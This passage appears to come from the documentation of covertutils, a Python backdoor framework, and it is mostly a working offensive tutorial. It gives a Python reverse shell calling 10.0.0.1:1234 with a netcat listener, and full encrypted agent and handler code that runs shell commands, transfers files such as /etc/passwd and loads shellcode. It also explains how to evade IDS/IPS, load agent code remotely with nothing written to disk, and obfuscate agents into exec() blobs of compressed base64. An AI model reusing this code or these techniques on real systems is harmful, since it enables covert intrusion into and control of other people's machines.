        [ 4] - stage
        [99] - EXIT
Select stream: 3
=|file]> ~ help download
download <remote-file> [<location>]

=|file]> ~
=|file]> ~ download /etc/passwd
=|file]> ~ File downloaded!

=|file]> ~ download /etc/passwd renamed.txt
=|file]> ~ File downloaded!

=|file]> ~ help upload
upload  <local-file> [<remote-location>]

=|file]> ~
=|file]> ~ upload /etc/passwd myusers
=|file]> ~ File uploaded succesfully!

=|file]> ~
=|file]> ~ upload /etc/passwd
=|file]> ~ File uploaded succesfully!
```

Warning: Providing file transfer *in-band* is a double-edged knife.

If the *Communication Channel* is a TCP connection then files will flow around nicely (taking also advantage of the embedded compression, see: *Compressor*). But if the *Communication Channel* is a *covert TCP backdoor* or such *super-low-bandwidth* channel, a 1MB file will *take forever to download*, taking over the whole channel. An out-of-band approach should be considered in this case.

Warning: Transfer of files can trigger the `StreamIdentifier`'s *Birthday Problem* (TODO: document it) destroying 1 or more *streams* (the *control stream* should still work to `!control reset` the connection). For heavy use of file transferring, a bigger `tag_length` should be used on the `Orchestrator` passed to the `Handler` object.

2.8 Totally IDS/IPS evading payloads

Whatever travels from and to `Handler` classes is generated using `Orchestrator` instances. That means that, not only the communication is encrypted, but there are no *moving parts* on what is transmitted too (*I will elaborate*).

2.8.1 *No-Duplicate* Principle

For making the protocol payloads hard to identify I implemented what (I self named) the *No-Duplicate* principle.

This assures that every two consecutive payloads (or more in fact) have the same bytes in same position with a probability of *1/512* (i.e. completely randomly).

In plain english, if I issue an `ls -l` *(5 bytes without new line)* command and the *3rd byte* of the payload generated happens to be `\x67` (due to encryption it probably won't be `\x20` *-space character-* anyway), this *Principle* says that if I issue again `ls -l`, the 3rd byte has a *1/512* probability of being `\x67` again.

2.8.2 Implementation Pitfalls

DUH!

```
The "No-Duplicate Principle" generally applies to all Stream Ciphers.
So, as I use a (homebrew) Stream Cipher,
I got that principle covered too. Right?
```

Right. But... this is tricky to implement for the **whole protocol**. That is **from first payload generated** and for **every payload**.

And the tricky part is that if the payload is **not tagged in any way** it is difficult for the listener to determine whether the received data is addressed to him and **not try to decrypt all kinds of received data**.

Making the listener **identify** whether the decrypted data is gibberish (and rollback the key if it is) will need to provide a concise definition of **what gibberish is**. And doing even that (*dangerous high entropy approach*) will disable the sender from **sending gibberish intentionally**. Not bright idea at all. *Crypted shellcodes* **look like gibberish** but I can see reasons for sending such things...

Note: "Decrypting" data that is **not addressed to the listener** is a big problem if a Stream Cipher is used. It makes one of the keys to cycle *without notifying the other side*, *ultimately scraping* the rest of the connection.

And that is as the data doesn't get transmitted through a known connection. TLS application data seem random too, but it travels through a TCP connection that **knows how to handle them because of the handshake**.

*In a backdoor a handshake will generate *signatures*, as any hardcoded *byte-position pair*.

And using a legit protocol like TLS would hardcode the *Network Agnostic* design all together. Yet TLS can be used, if wrapped with `covertutils` functions, but making the only option is far from useful.

So you see. It is indeed tricky...

2.8.3 OTP me to the *End of Love*

So, as using a single byte signature is a big **NO-NO** what stands out?

What if we encrypt a string with a Rolling Key and append it to the message?

As the key is rolling the "*No-Duplicate Principle*" applies to the ciphertext of the string. But now the listener **knows what to search for**. Decrypting a certain portion of the payload will have to result to the original string. If it does not, then the received data is of no interest for the listener (the sender didn't sent this one), and the key can be rolled back.

This is a kind of one time password (*OTP*) for each payload originally sent from the sender.

This mechanism is furtherly described in the Securosophy post, under the *How Streams are implemented* heading.

Still, there is a possibility for a random data packet that have been received to have the same decrypted value with that string and this will mean that the channel will hang. That possibility is more that finding a Shiny Pokemon in Silver, so it is handled (*how* is also explained in the *blog post* above).

2.9 Staging Python code

So, you coded the whole sophisticated backdoor, and it is like 500 Lines-of-Code. With 500 locs it must be a great, super stealth backdoor!

But now what? How do you pack the *Agent* with the whole `covertutils` package, to a single Python file?

After some research you could find some solutions. Most of them working.

- Stickytape
- The __main__.py Zip archive trick
- ... all kinds of StackOverflow questions ...

The problem with them is that they **all require something to be written to disk**.

2.9.1 Step Zero - The httpimport module

For this purpose I authored the `httpimport` module. This module enables a Python script to **remotely import any module or package** through HTTP/S.

It resides in my Github, where you can find both *documentation* and *usage examples*. It is a single file module, the `httpimport.py`, which is also *Py2/3 compatible* - just for the hell of it.

2.9.2 Step One - Code *CopyPasta*

Given that the `unstaged_agent.py` is the file that contains the awesome 500 loc *Agent* that uses *covertutils*. Execute the following:

```
curl https://raw.githubusercontent.com/operatorequals/httpimport/master/httpimport.py␣
↪| sed 's#log.*#pass#g' | grep -v "import pass" > staged_agent.py
cat unstaged_agent.py >> staged_agent.py
```

Now the `staged_agent.py` consists both of a copy of the `httpimport` module and the awesome super cool 500 loc `covertutils` *Agent*

Note: The `sed` and `grep` magic ensures that all log lines of `httpimport` (containing strings) are replaced with `pass`. This way the script can be further minified.

2.9.3 Step Two - Create a *Python HTTP/S Repo*

Follow instructions in `httpimport` README file for that. Generally it can be summed up to a :

```
$ python -m SimpleHTTPServer
```

in the directory where the `covertutils` package is available.

Warning: Implications

This Server must work from a host which is *HTTP/S accessible to the compromised machine* (the one where the *Agent* will run on).

Note the `IP` and `PORT` of the `SimpleHTTPServer`.

2.9.4 Step Three - Wrap `import` statements

Assemble the HTTP/S URL of the *Python HTTP/S Repo* like:

```
http://server_ip:server_port/
```

Skim through the code in `staged_agent.py` and wrap every `covertutils` import block of code with a `with` statement as follows :

```
from covertutils.handlers import InterrogatingHandler, FunctionDictHandler
from covertutils.handlers.impl import StandardShellHandler
from covertutils.orchestration import StegoOrchestrator
from covertutils.datamanipulation import asciiToHexTemplate
```

has to become:

```
with remote_repo(["covertutils"], "http://localhost:8000/") :
        from covertutils.handlers import InterrogatingHandler, FunctionDictHandler
        from covertutils.handlers.impl import StandardShellHandler
        from covertutils.orchestration import StegoOrchestrator
        from covertutils.datamanipulation import asciiToHexTemplate
```

If you come up with a script for this (entirely possible and funny task) please open a *Github Issue*! Or simply *Pull Request* it - it's already accepted!

Note: If `covertutils` is the only module that you want to *remotely import* you can use Github as the *Python HTTP/S Repo*! Just use the `github_repo` *context* of `httpimport` instead of `remote_repo`:

```
with github_repo( 'operatorequals', 'covertutils' ) :
        from covertutils.handlers import InterrogatingHandler, FunctionDictHandler
        from covertutils.handlers.impl import StandardShellHandler
        from covertutils.orchestration import StegoOrchestrator
        from covertutils.datamanipulation import asciiToHexTemplate
```

This will ensure that you get the last `covertutils` running on the compromised host, as well as a not suspicious TLS connection to a **well-known website**! Reputation of Github is too damn high!

2.9.5 Step Three *'n' a half* - Obfuscation

Pyminify the `staged_agent.py`. You have a *URL* in there. At least make it difficult to see with `strings`!

You can try:

```
pyminifier --obfuscate-builtins --obfuscate-classes --obfuscate-variables staged_
↪agent.py > staged_agent.min.py
```

This step is **really usefull** as it will remove all comments and License strings, making the code *smaller* and *unreadable* (but functional).

It is also useful to use a `--gzip`/`--bzip2` argument as well, to mangle all `strings` and minify *even more*!

Check the `wc` output (byte size in third column) of the `gzip` against `plain` outputs:

```
$ pyminifier  --obfuscate-builtins --obfuscate-classes --obfuscate-variables staged_
↪agent.py > staged_agent.min.py
$ wc staged_agent.min.py
 188  381 4402 staged_agent.min.py
$
$ pyminifier --gzip --obfuscate-builtins --obfuscate-classes --obfuscate-variables␣
↪staged_agent.py > staged_agent.min.gzip.py
$ wc staged_agent.min.gzip.py
   4    9 2461 staged_agent.min.gzip.py
```

2.9.6 Step Four - Pack it to an executable *(or not)* / Use it

The `staged_agent.min.py` will remotely load all needed `covertutils` modules using an HTTP/S connection to the URL specified. It doesn't contain any `covertutils` code by itself. No code will be written to disk. **Not even Temporary files**. You can audit the `httpimport` module. It contains *no IO system calls*.

So packing to EXE and ELF should work without much hassle, as described in *Native Executables*. Dropping it to a *Python shell* or a *Python command injection* should work as well.

2.9.7 Step FIVE - Improvise

Passing code back and forth with HTTP/S is not really bright - even if it works. In case the code gets intercepted, it can be inspected (apart from changed). If the *code gets caught*, **we get caught**.

But the code can be **encrypted**!

And encrypted with ciphers found in `covertutils.crypto.keys`. It can also be signed with scrambling algorithms in `covertutils.crypto.algorithms`.

And those subpackages can be loaded remotely too. Or minified and used on-the-spot.

The road for a **Staging Protocol** is *Open*. And an HTTP/S proxy which automatically **obfuscates-encrypts-signs** all requests for Python code wouldn't be so difficult, using only `covertutils` as a dependency. It would also work with `httpimport` out-of-the-box!

Wouldn't it be elegant...

2.10 Assembling a Backdoor from Scratch - *The Tutorial Restaurant*

2.10.1 For Starters - Without *covertutils*

The simplest possible reverse TCP shell in *Python* is the one below:

Agent

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.1",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]);
```

Source is the everlasting PentestMonkey .

When these commands run on the compromised host a reverse TCP connection spawns towards *10.0.0.1:1234*. The compromised host then maps all input and output of this TCP connection to a process, started by the `/bin/sh` binary.

So the other side of the TCP connection directly interacts with the remote process (which happens to be *a shell*). But I bet that you know all that.

So this code snippet above is the *Agent*. Moving on...

Handler

```
$ nc -nlvp 1234
```

The *Handler* just needs to accept the TCP connection. Sending any data through that connection will end up running in the remote *shell* process.

So, the ingredients of this backdoor are the following:

- *Agent*: The Python code
- *Handler* : The `netcat` bind listen command
- *Communication Channel* : TCP connection
- *Commands* : *plaintext* shell commands and responses come and go

2.10.2 Main Course - With *covertutils*

Let's remake a *reverse TCP shell*, but that time using *covertutils*.

Agent

Orchestration Step

First we are gonna need an `Orchestrator` object. This will **password-protect our communication**, providing us fixed-size byte arrays. Those bytes can be transmitted in any way, plus recognized **amongst random data**.

```
from covertutils.orchestration import SimpleOrchestrator

orch_obj = SimpleOrchestrator(
        "Our passphrase can be anything! &^&%{}",
        out_length = 20,
        in_length = 20,
        )
```

Done. Now we are sure that all byte arrays leaving our side will have a fixed length of 20 bytes (even if we send a plain `whoami` command which consists of 6 bytes). This is in case we need to fit them somewhere where a fixed bytelength is needed...

We also have to be sure that every byte array arriving to our side is also of 20 bytes exactly.

Finally, the arrays are *crypto-scrambled* using derivatives of our *passphrase*, so they will look gibberish to anyone that doesn't have that *passphrase*.

Communication Channel Step

Then, we have to provide wrappers for the *Communication Channel*. TCP that is. So, making a `send( data )` and a `recv()` blocking function will be dead simple:

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("127.0.0.5",1234)) # <------- aim for 'localhost' at first

def send( data ) :
        s.send( data )

def recv() :            # Return for every 20 bytes
        return s.recv(20)       # This will automatically block as socket.recv() is a␣
↪blocking method
```

All set. Special needs on data that will go through the wire can be coded in those functions too!

For example, if we need all data to travel in `base64`, then we create the `send( data )` and `recv()` as below:

```
import codecs

def send( data ) :
        s.send( codecs.encode( data, 'base64') )        # Data will travel in Base64

def recv() :
        data = s.recv(28)       # Base 64 length of 20 bytes
        return codecs.decode( data, 'base64')   # Raw bytes will be finally received
```

Note: This won't affect the `SimpleOrchestrator`'s byte length assertion of 20 bytes, as the `recv()` function decodes the data to the original byte length.

Feature Step

Now, that *Data Orchestration* and *Communication Channel* are all set, we need to define the features of this backdoor!

So, let's make some cool stuff using the `BaseHandler` first !

```
from covertutils.handlers import BaseHandler

class MyAgent_Handler( BaseHandler ) :
        """ This class tries hard to be self-explanatory """

        def __init__(self, recv, send, orch, **kw) :
                super( MyAgent_Handler, self ).__init__( recv, send, orch, **kw )
```

```
                print ( "[!] Agent with Orchestrator ID: '{}' started!".format( orch.
↪getIdentity() ) )
                print()


        def onMessage( self, stream, message ) :
                print ( "[+] Message arrived!" )
                print ( "{} -> {}".format(stream, message) )
                print ("[>] Sending the received message in reverse order!")
                self.preferred_send( message[::-1] )    # Will respond with the␣
↪reverse of what was received!

        def onChunk( self, stream, message ) :
                print ( "[+] Chunk arrived for stream '{}' !".format(stream) )
                if message :
                        print ("[*] Message assembled. onMessage() will be called␣
↪next!")
                print()

        def onNotRecognised(self) :
                print ("[-] Got some Gibberish")
                print ("Initialized the Orchestrator with wrong passphrase?")
                print()
```

Those methods will be called **automatically** by an internal thread (no need to start it manually), so anything written to their bodies will run when circumstances meet.

Putting it all together!

```
handler_obj = MyAgent_Handler(recv, send, orch_obj)

from time import sleep

while True : sleep(10)
```

Done!

Once this script runs, and the `MyAgent_Handler` gets instantiated, it will listen to the TCP connection (*internal thread magic*) and run the `on*` methods automatically.

As all backdoor functionality is implemented in those methods (sending back the received messages reversed - *reverse echo*), our **Agent is FINISHED!**

With such agent we can't have a simple `netcat` *Handler* though... We need something bigger. Let's jump to it...

Handler

Orchestration Step

Same stuff:

```
from covertutils.orchestration import SimpleOrchestrator

orch_obj = SimpleOrchestrator(
        "Our passphrase can be anything! &^&%{}",
```

```
        out_length = 20,
        in_length = 20,
        reverse = True, # <-------
        )
```

Just do not forget the `reverse = True` argument to create the *complementary* encryption keys and stuff. This is **all internal**, no need to care.

> **Warning:** Oh, and passing a different *passphrase* will result in your backdoor not working. I bet you could see that coming!

Pretty straightforward, moving on...

Communication Channel Step

As we have a *Reverse TCP* connection, our *Handler* must be a *TCP listener*.

Pure python socket magic ahead:

```
import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) # To make the port␣
↪immediately available after killing - gimmick
s.bind( ("0.0.0.0", 1234) )      # Listen to all interfaces at port 1234
s.listen(5)

client, client_addr = s.accept()
```

And our wrappers:

```
def recv () :            # Create wrappers for networking
        return client.recv( 20 )

def send( raw ) :                # Create wrappers for networking
        return client.send( raw )
```

Feature Step

```
from covertutils.handlers import BaseHandler

class MyHandler_Handler( BaseHandler ) :
        """ This class tries hard to be self-explanatory """

        def __init__(self, recv, send, orch, **kw) :
                super( MyHandler_Handler, self ).__init__( recv, send, orch, **kw )
                print ( "[!] Handler with Orchestrator ID: '{}' started!".format(␣
↪orch.getIdentity() ) )
                print()


        def onMessage( self, stream, message ) :
                print ( "[+] Message arrived!" )
```

```
                print ( "{} -> {}".format(stream, message) )
                print ( "[<] Original Message {}".format(message[::-1]) ) # <-------

        def onChunk( self, stream, message ) :
                print ( "[+] Chunk arrived for stream '{}' !".format(stream) )
                if message :
                        print ("[*] Message assembled. onMessage() will be called␣
↪next!")
                print()

        def onNotRecognised(self) :
                print ("[-] Got some Gibberish")
                print ("Initialized the Orchestrator with wrong passphrase?")
                print()
```

So the plan is that for *PoC purposes* the *Agent* will read all messages sent to it and respond with their *reversed* form. The *Handler* though, will display to the user the reversed form of what it received, finally printing the original message.

Putting it all together!

```
handler_obj = MyHandler_Handler(recv, send, orch_obj)
```

This time we need to interact with the `handler_obj` instance, in order to actually send stuff to our *Agent*. For that we can use the `preferred_send()` method of the `BaseHandler` class which honors the *Behavior* of the *Handler* object (more on this at *Behaviors*).

```
try: input = raw_input  # Python 2/3 nonsense
except NameError: pass  # (fuck my life)

while True :
        inp = input("~~~> ")
        if inp :
                handler_obj.preferred_send( inp )
```

Here we got a custom shell that gets user input and sends it over.

There is a vastly better way but I'll leave it for **Dessert**.

Code Reference

The `copy-paste`-able code examples of the above tutorial.

The code is under the `examples/docs/simple/` directory of the repo.

The *Handler's* Code

```
from covertutils.orchestration import SimpleOrchestrator

orch_obj = SimpleOrchestrator(
        "Our passphrase can be anything! &^&%{}",
        out_length = 20,
        in_length = 20,
        reverse = True, # <-------
        )
```

```
import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) # To make the port␣
↪immediately available after killing - gimmick
s.bind( ("0.0.0.0", 1234) )
s.listen(5)

client, client_addr = s.accept()


def recv () :           # Create wrappers for networking
        return client.recv( 20 )

def send( raw ) :               # Create wrappers for networking
        return client.sendall( raw )


from covertutils.handlers import BaseHandler

class MyHandler_Handler( BaseHandler ) :
        """ This class tries hard to be self-explanatory """

        def __init__(self, recv, send, orch, **kw) :
                super( MyHandler_Handler, self ).__init__( recv, send, orch, **kw )
                print ( "[!] Handler with Orchestrator ID: '{}' started!".format(␣
↪orch.getIdentity() ) )
                print()


        def onMessage( self, stream, message ) :
                print ( "[+] Message arrived!" )
                print ( "{} -> {}".format(stream, message) )
                print ( "[<] Original Message {}".format(message[::-1]) ) # <-------

        def onChunk( self, stream, message ) :
                print ( "[+] Chunk arrived for stream '{}' !".format(stream) )
                if message :
                        print ("[*] Message assembled. onMessage() will be called␣
↪next!")
                print()

        def onNotRecognised(self) :
                print ("[-] Got some Gibberish")
                print ("Initialized the Orchestrator with wrong passphrase?")
                print()


handler_obj = MyHandler_Handler(recv, send, orch_obj)

try: input = raw_input  # Python 2/3 nonsense
except NameError: pass  # (fuck my life)

while True :
        inp = input("~~~> ")
        if inp :
                handler_obj.preferred_send( inp )
```

The *Agent's* Code

Plain Agent

```
from covertutils.orchestration import SimpleOrchestrator

orch_obj = SimpleOrchestrator(
        "Our passphrase can be anything! &^&%{}",
        out_length = 20,
        in_length = 20,
        )


import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("127.0.0.1",1234))

def send( data ) :
        s.sendall( data )

def recv() :                # Return for every 20 bytes
        return s.recv(20)     # This will automatically block as socket.recv() is a␣
↪blocking method


from covertutils.handlers import BaseHandler

class MyAgent_Handler( BaseHandler ) :
        """ This class tries hard to be self-explanatory """

        def __init__(self, recv, send, orch, **kw) :
                super( MyAgent_Handler, self ).__init__( recv, send, orch, **kw )
                print ( "[!] Agent with Orchestrator ID: '{}' started!".format( orch.
↪getIdentity() ) )
                print()


        def onMessage( self, stream, message ) :
                print ( "[+] Message arrived!" )
                print ( "{} -> {}".format(stream, message) )
                print ("[>] Sending the received message in reverse order!")
                self.preferred_send( message[::-1] )    # Will respond with the␣
↪reverse of what was received!

        def onChunk( self, stream, message ) :
                print ( "[+] Chunk arrived for stream '{}' !".format(stream) )
                if message :
                        print ("[*] Message assembled. onMessage() will be called␣
↪next!")
                print()

        def onNotRecognised(self) :
                print ("[-] Got some Gibberish")
                print ("Initialized the Orchestrator with wrong passphrase?")
                print()

handler_obj = MyAgent_Handler(recv, send, orch_obj)
```

```
from time import sleep

while True : sleep(10)
```

The pyMinified Agent "*Code*"

```
pyminifier --obfuscate-builtins --obfuscate-classes --obfuscate-import-methods  --
↪obfuscate-variables --gzip <file>
```

```
import zlib, base64
exec(zlib.decompress(base64.b64decode(
↪'eJyNU1FP2zAQfvevuFYaxCxEbTdpUqUwMQasQoCg7AGhLnKTS2Ph2JHt0AHiv89OmhLYHqY8JL58vvvu++5yrUpI1QNqW1suTk
↪KU2eYlNXqMltfKNrJCfx35hgeFlrqJgxVaGZQUiZhCUCk4+24HI1gJ1fOx+eX4ahqm0iUK5sEU9GIZe9AyUbDkal92jJWdx+RIc
↪BxARsoMK35g6/Uo/j8AvsH4Kaiq/
↪4uVb+bgwXMXatulsAW6J1Bnw82WODSxZwXbvaUzlC3hTzBqNKYo9aYJY3hmxt30+n+eOF83PR0VNTy/
↪n86aoBdP+CYQ4tvFR28a6ZpgucdT59rm2yvJ48xWC4FZlFPXuqsE8LvUerm0hWT+Nv2FdwacqHsNaZqJbnBrGniDev9BZwqv1cl
↪SdmLmJ4kzwJ1fEy/tmWpr5WWvlpH/d8K9vaPyMy944ntB2OSx39bqdFogVWRdcINxOm1MwHlHyBybwinc=
↪')))
# Created by pyminifier (https://github.com/liftoff/pyminifier)
```

Note: The `pyminifier` run is a full *Obfuscation & Compression* round without the `--obfuscate-functions` switch.

This switch is **omitted** to not rename the `on*` methods as they are `BaseHandler` overriding methods.

Demonstration

Initiating the *Agent*

```
[!] Agent with Orchestrator ID: '3f8f7f8ff33fc01e' started!
```

Initiating the *Handler*

```
[!] Handler with Orchestrator ID: 'c07080700cc03fe1' started!
```

Note: If you are Observant enough you would see that the 2 IDs aren't same. But `AND`-ing them results to *0*. That means that the `Orchestrator` objects are **compatible**.

Sending The String :

> "*Hello Mary Lou, goodbye heart./ Sweet Mary Lou I'm so in love with you*"

Certainly more than 20 bytes.

Handler

```
~~~> Hello Mary Lou, goodbye heart./ Sweet Mary Lou I'm so in love with you
[+] Chunk arrived for stream 'control' !
()[+] Chunk arrived for stream 'control' !

()
[+] Chunk arrived for stream 'control' !
()
[+] Chunk arrived for stream 'control' !
()
[+] Chunk arrived for stream 'control' !
[*] Message assembled. onMessage() will be called next!
()
[+] Message arrived!
control -> uoy htiw evol ni os m'I uoL yraM teewS /.traeh eybdoog ,uoL yraM olleH
[<] Original Message Hello Mary Lou, goodbye heart./ Sweet Mary Lou I'm so in love␣
↪with you
~~~>
```

Agent

```
[+] Chunk arrived for stream 'control' !
 [+] Chunk arrived for stream 'control' !
()
()
 [+] Chunk arrived for stream 'control' !
()
[+] Chunk arrived for stream 'control' !
 [+] Chunk arrived for stream 'control' !
()
[*] Message assembled. onMessage() will be called next!
()
[+] Message arrived!
control -> Hello Mary Lou, goodbye heart./ Sweet Mary Lou I'm so in love with you
[>] Sending the received message in reverse order!
```

Note: The `()` here and there is the `print ()` Python2/3 nonsense.

2.10.3 Dessert - Real Life Backdoor With *covertutils*

Here we will use the goodies that are found in the `impl` sub-packages to snip away most of the code while actually adding functionality!

Agent

The *Orchestration Step* is boringly same. Blah, blah *encryption*, blah blah *chunks*, blah...

The same goes for *Communication Channel Step*. It's a TCP connection. No magic there.

Let's move to the juicy part!

Feature Step

Let's make our backdoor to actually run shell commands! We could do that by hand, with:

```
import os

# [...] Handler Class definition

        def onMessage(self, stream, message) :
                resp = os.popen(message).read()

# [...] Overriding rest of the on*() methods
```

And sending the response back to the *Handler* would be as easy as:

```
import os

# [...] Handler Class definition

        def onMessage(self, stream, message) :
                resp = os.popen(message).read()
                self.preferred_send(resp)       # <-------

# [...] Overriding rest of the on*() methods
```

But

The class `ExtendableShellHandler` (docs @ *covertutils.handlers.impl.extendableshell.ExtendableShellHandler*) does provide:

- OS shell commands
- Python remote interpretation in the stage module API (see: *Creating Custom Stages and Modules*)
- *File upload/download* functionality
- Extendability through the *module staging system* (see: *Beyond the OS Shell*)
- Agent Control stream, for *OTP key resetting* and *connection reclaiming*

All above things will run on different *Streams* (see: *Streams*), meaning that they will have different OTP keys.

Plus all those will be done **without the need to make an inheriting class** (as it is in `impl` subpackage)!

Note: That is except when you need any behaviors *Handler* classes - see: *Behaviors*. If that is the case you can create a class inheriting both from `ExtendableShellHandler` and a behavior *Handler* class (e.g. `InterrogatingHandler` class - Docs @ *covertutils.handlers.interrogating.InterrogatingHandler*). **Multiple Inheritance Rocks!**

So the code would be like:

```
from covertutils.handlers.impl import ExtendableShellHandler

ext_handler_obj = ExtendableShellHandler(recv, send, orch_obj)

from time import sleep

while True : sleep(10)
```

Let's go to the *Handler* and ask for the *Check*...

Handler

Same boring stuff for *Orchestration Step* and *Communication Channel Step*.

Feature Step

The *Handler* part here shouldn't change too.

```
# ========== Completely Unchanged ==========
from covertutils.handlers import BaseHandler

class MyHandler_Handler( BaseHandler ) :
        """ This class tries hard to be self-explanatory """

        def __init__(self, recv, send, orch, **kw) :
                super( MyHandler_Handler, self ).__init__( recv, send, orch, **kw )
                print ( "[!] Handler with Orchestrator ID: '{}' started!".format(␣
↪orch.getIdentity() ) )
                print()


        def onMessage( self, stream, message ) :
                print ( "[+] Message arrived!" )
                print ( "{} -> {}".format(stream, message) )
                print ( "[<] Original Message {}".format(message[::-1]) )        # <---
↪----

        def onChunk( self, stream, message ) :
                print ( "[+] Chunk arrived for stream '{}' !".format(stream) )
                if message :
                        print ("[*] Message assembled. onMessage() will be called␣
↪next!")
                print()

        def onNotRecognised(self) :
                print ("[-] Got some Gibberish")
                print ("Initialized the Orchestrator with wrong passphrase?")
                print()
# ==========================================
```

It has to be instantiated as well:

```
handler_obj = MyHandler_Handler(recv, send, orch_obj)
```

But here we will do a lil' change. We won't use that shitty `[raw_]input` shell! There are great shell alternatives in `covertutils.shell.impl`, perfectly pairing with classes in the *`covertutils.handlers.impl`* sub-package.

For the `ExtendableShellHandler` that is running in the other side, the `ExtendableShell` (Docs @ *`covertutils.shells.impl.extendableshell.ExtendableShell`* will fit just great!

It provides all needed support to interact with the awaiting *Agent*, by using the SubShells corresponding to `ExtendableShellHandler` preloaded *stage modules*.

AND

As the `ExtendableShell` handles all *printing to the screen* the `MyHandler_Handler` class can be as *barebones* as:

```
from covertutils.handlers import BaseHandler

class MyHandler_Handler( BaseHandler ) :
        """ This class tries hard to be self-explanatory """

        def __init__(self, recv, send, orch, **kw) :
                super( MyHandler_Handler, self ).__init__( recv, send, orch, **kw )
                print ( "[!] Handler with Orchestrator ID: '{}' started!".format(␣
↪orch.getIdentity() ) )

        def onMessage( self, stream, message ) :        pass

        def onChunk( self, stream, message ) :  pass

        def onNotRecognised(self) :     pass
```

And the code for instantiation looks like this:

```
from covertutils.shells.impl import ExtendableShell

shell = ExtendableShell(handler_obj, prompt = "[MyFirst '{package}' Shell] > ")
shell.start()
```

Code Reference

The `copy-paste`-able code examples of the above tutorial.

The code is under the `examples/docs/advanced/` directory of the repo.

The *Handler's* Code

```
from covertutils.orchestration import SimpleOrchestrator

orch_obj = SimpleOrchestrator(
        "Our passphrase can be anything! &^&%{}",
        out_length = 20,
        in_length = 20,
        reverse = True, # <-------
        )

import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) # To make the port␣
↪immediately available after killing - gimmick
s.bind( ("0.0.0.0", 1234) )
s.listen(5)

client, client_addr = s.accept()

def recv () :           # Create wrappers for networking
        return client.recv( 20 )
```

```
def send( raw ) :               # Create wrappers for networking
        return client.send( raw )

from covertutils.handlers import BaseHandler

class MyHandler_Handler( BaseHandler ) :
        """ This class tries hard to be self-explanatory """

        def __init__(self, recv, send, orch, **kw) :
                super( MyHandler_Handler, self ).__init__( recv, send, orch, **kw )
                print ( "[!] Handler with Orchestrator ID: '{}' started!".format(
↪orch.getIdentity() ) )

        def onMessage( self, stream, message ) :        pass

        def onChunk( self, stream, message ) :  pass

        def onNotRecognised(self) :     pass



handler_obj = MyHandler_Handler(recv, send, orch_obj)

from covertutils.shells.impl import ExtendableShell

shell = ExtendableShell(handler_obj, prompt = "[MyFirst '{package}' Shell] > ")
shell.start()
```

The *Agent's* Code

Plain Agent

```
from covertutils.orchestration import SimpleOrchestrator

orch_obj = SimpleOrchestrator(
        "Our passphrase can be anything! &^&%{}",
        out_length = 20,
        in_length = 20,
        )

import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("127.0.0.1",1234))

def send( data ) :
        s.send( data )

def recv() :
        return s.recv(20)      # This will automatically block as socket.recv() is a
↪blocking method

from covertutils.handlers.impl import ExtendableShellHandler

ext_handler_obj = ExtendableShellHandler(recv, send, orch_obj)

from time import sleep
```

```
while True : sleep(10)
```

The pyMinified Agent "*Code*"

```
pyminifier --obfuscate-builtins --obfuscate-classes --obfuscate-import-methods  --
↪obfuscate-variables --gzip <file>
```

```
import zlib, base64
exec(zlib.decompress(base64.b64decode('eJxtkFFLwzAUhd/
↪zK2LBkUApbRWEQR+GTCZOB3Yve3Fk6d0SzJIuuZ2K+N9tt1VFJQ/Jud/
↪h3HDW3m2pdHvw2KA2IXFeKgjoBWpnqd7WziMt29vA7As5T6bF3DdAdPGXsWjWeFqLEGrlRQAqhaUroMK+odJ2c0YHT4Pz948od
↪CE5Ou4OTz4CkKY6PZHSzvH0Yz8miH5wMu16Xs+u7ZTl/HI/
↪uSSgWrIl3nIREOmtBImNRll8laXuyKM7yi0vOSQVrGsBWrBIo+JDQkHzLA/Ug96wjHrDxtjUcJnnKKVn/
↪7lAJWxnwIemq6Tscv2IbKVYGSgXGTI4eMin+B6zLj7tfxJofV6DeQp8WDEBNXpQ2QKfDg2JZysknydigGg==
↪')))
# Created by pyminifier (https://github.com/liftoff/pyminifier)
```

Demonstration

This time the *Agent* is **completely silent**.

```
[!] Handler with Orchestrator ID: 'c07080700cc03fe1' started!
[MyFirst 'covertutils' Shell] >
[MyFirst 'covertutils' Shell] >
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
        [ 3] - file
        [ 4] - stage
        [99] - Back
Select stream: 2
[os-shell]> ls
agent.exe
covertutils
covertutils.egg-info
dist
doc_example_simple_agent.min.py
doc_example_simple_agent.py
doc_example_simple_handler.py
docs
examples
htmlcov
makefile
MANIFEST
MANIFEST.in
manual_testbed.py
prompt_manual_test.py
README.md
requirements.txt
sc_exec.py
sc.py
```

```
setup.py
tcp_reverse_agent.exe
tcp_reverse_agent.py
tests
tox.ini
zip_agent_udp.exe
zip_stge.py

[os-shell]> !stage mload covertutils.payloads.linux.shellcode
covertutils.shells.subshells.shellcodesubshell.ShellcodeSubShell
shellcode
[os-shell]>
[MyFirst 'covertutils' Shell] >
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
        [ 3] - file
        [ 4] - shellcode
        [ 5] - stage
        [99] - Back
Select stream: 4
This shell will properly format shellcode
        pasted from sources like "exploit-db.com" and "msfvenom"
[shellcode]>
[shellcode]>
[MyFirst 'covertutils' Shell] > exit
[!]     Quit shell? [y/N] y
```

2.10.4 The Check

Congrats hoodie guy! You made your first *Reverse TCP Backdoor* that supports extensions written in *Python* and *file upload/download*!

Throw in some *parameterization* (**un-hardcode** *passphrase* and addresses), *code minification* (pyMinify that code) and *connection re-attempt mechanism* (see *Simple TCP Reverse Shell*), and you are done!

This will cost you 0$ sir...

*Be polite enough to *share your creations*. Or at least sell them *for the same price*...

2.10.5 The Walkin' Away

Now that we are full, and our backdoor is planted, we can walk away like nothing happened... Some `pcap files` will be left behind, merely outlining our full domination in this restaurant.

The Command

```
[!] Handler with Orchestrator ID: 'c07080700cc03fe1' started!
